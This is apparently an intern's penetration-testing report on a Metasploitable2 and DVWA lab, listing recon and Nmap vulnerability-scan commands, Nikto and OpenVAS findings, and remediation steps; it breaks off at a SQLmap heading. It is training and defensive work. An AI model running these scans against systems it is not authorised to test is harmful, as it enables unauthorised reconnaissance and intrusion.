Vulnerability Assessment & Penetration Testing (VAPT)

- **Intern Name:** Tanisha Gupta
- **Position**: Cybersecurity intern (VAPT domain)
- **Company :** Cyart tech
- **Tools Used:** Kali Linux, Nmap, Nikto, OpenVAS, SQLmap, Metasploit, Sublist3r, Shodan, WHOIS
- **Target Environment:** Metasploitable2 & DVWA Lab

Summary

This internship focused on conducting a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) within a controlled lab environment at Cyart Tech. The primary objective was to identify security weaknesses, evaluate potential risks, and demonstrate exploitation techniques using industry-standard ethical hacking tools.

Following a structured methodology that included reconnaissance, network scanning, service enumeration, vulnerability scanning, and controlled exploitation, the assessment simulated real-world attack scenarios. The process revealed multiple high-risk vulnerabilities, such as outdated service versions, weak configurations, and insecure protocols. Each finding was carefully documented with a corresponding risk level and actionable remediation steps, providing practical guidance to harden the systems and reduce the overall attack surface effectively.

This experience not only strengthened technical skills in cybersecurity but also emphasized the importance of proactive security measures and professional reporting in maintaining robust digital defenses.

Objectives

The primary objectives of the internship were designed to provide hands-on experience in real-world cybersecurity practices and to develop both technical and professional skills. These included:

- **Perform reconnaissance and information gathering** to understand the target environment and identify potential attack surfaces.
- **Identify open ports and running services** using network scanning techniques to map the system infrastructure.
- **Detect vulnerabilities using automated scanners** such as OpenVAS and Nikto to uncover potential security weaknesses.
- **Perform web application security testing** to analyze web services for common vulnerabilities like SQL injection, XSS, and misconfigurations.
- **Demonstrate controlled exploitation techniques** to validate identified vulnerabilities and assess their potential impact.
- **Document findings professionally** by preparing structured reports with detailed analysis, risk assessment, and actionable recommendations.

Methodology

The internship followed a structured approach to perform vulnerability assessment and penetration testing, encompassing the following key stages:

- **Information Gathering** – Collected preliminary data about the target environment, including domain details, network topology, and publicly available information to understand the attack surface.
- **Network Scanning** – Identified active hosts, open ports, and running services using tools like Nmap to map the network.
- **Service Enumeration** – Gathered detailed information about services running on the target system, including versions and configurations, to pinpoint potential weaknesses.
- **Vulnerability Scanning** – Used automated tools such as OpenVAS and Nikto to detect known vulnerabilities across the network and web applications.
- **Exploitation** – Applied safe and controlled exploitation techniques using tools like Metasploit and SQLmap to validate vulnerabilities and understand their potential impact.
- **Reporting & Documentation** – Compiled findings, risk analysis, and remediation recommendations into structured reports for professional presentation and actionable insights.

Tools Used

Tool	Purpose
Nmap	Used for port scanning and service detection, helping to map the network and identify open ports and running services.
Nikto	Web vulnerability scanner employed to detect potential security issues in web servers and applications.
OpenVAS	Automated vulnerability assessment tool used to perform comprehensive scans and generate detailed security reports.
SQLmap	Tool for testing SQL injection vulnerabilities and automating database security checks.
Sublist3r	Used for subdomain enumeration to discover additional attack surfaces on a target domain.
Shodan	External reconnaissance tool for identifying internet-connected devices and their potential vulnerabilities.
WHOIS	Domain information gathering tool to collect registration details and ownership data of a domain.
Metasploit	Exploitation framework used to safely exploit vulnerabilities for testing and learning purposes.

Reconnaissance Phase

➢ WHOIS Lookup

Objective: Collect domain registration details.

Command Used:

whois example.com


Findings:


Domain registrar information

DNS servers

Registration dates

Risk Level: Informational





➢ Shodan Reconnaissance

Objective: Identify exposed services and external footprint.


Findings:

Open ports detected

Cloudflare CDN usage

External infrastructure visibility

Risk Level: Informational





Network Scanning Phase

➢ Nmap Scan

nmap -sV -sC 192.168.207.129


- -sV → service version detection
- -sC → default scripts






➢ Full Port Scan

nmap -p- 192.168.207.129



➢ Vulnerability scan

nmap --script vuln -Pn 192.168.207.129



Enumeration Phase

➢ Sublist3r

Objective:

Identify subdomains.

Command:

sublist3r -d example.com

Findings:


www.example.com

dev.example.com

support.example.com

Risk Level:

Low



Vulnerability Assessment Phase

➢ Nikto Scan

Objective:


Detect web vulnerabilities.

Findings:


- Missing security headers
- Directory listing enabled
- Outdated Apache version
- phpinfo() file exposed


Risk Level:


Medium to High




➢ OpenVAS Vulnerability Scan









ID	Vulnerability	Severity	Service	Impact	Recommendation
1	Anonymous FTP	High	FTP	Unauthorized access	Disable anonymous login
2	Outdated Apache	High	HTTP	Exploitation risk	Update server
3	SSLv2 Enabled	Medium	SMTP	Weak encryption	Disable SSLv2
4	Telnet Enabled	High	Telnet	Credential theft	Disable service
5	Directory Listing	Medium	Web	Info disclosure	Disable indexing

ID	Vulnerability	Severity	Service	Impact	Recommendation
6	PHP Info Exposure	Medium	HTTP	System info leak	Remove test files
7	Weak SSH Config	Medium	SSH	Brute force risk	Harden SSH
8	NFS Open Share	High	NFS	Data leakage	Restrict access

Exploitation Phase

➢ SQLmap Testing

Objective:

Test SQL Injection.

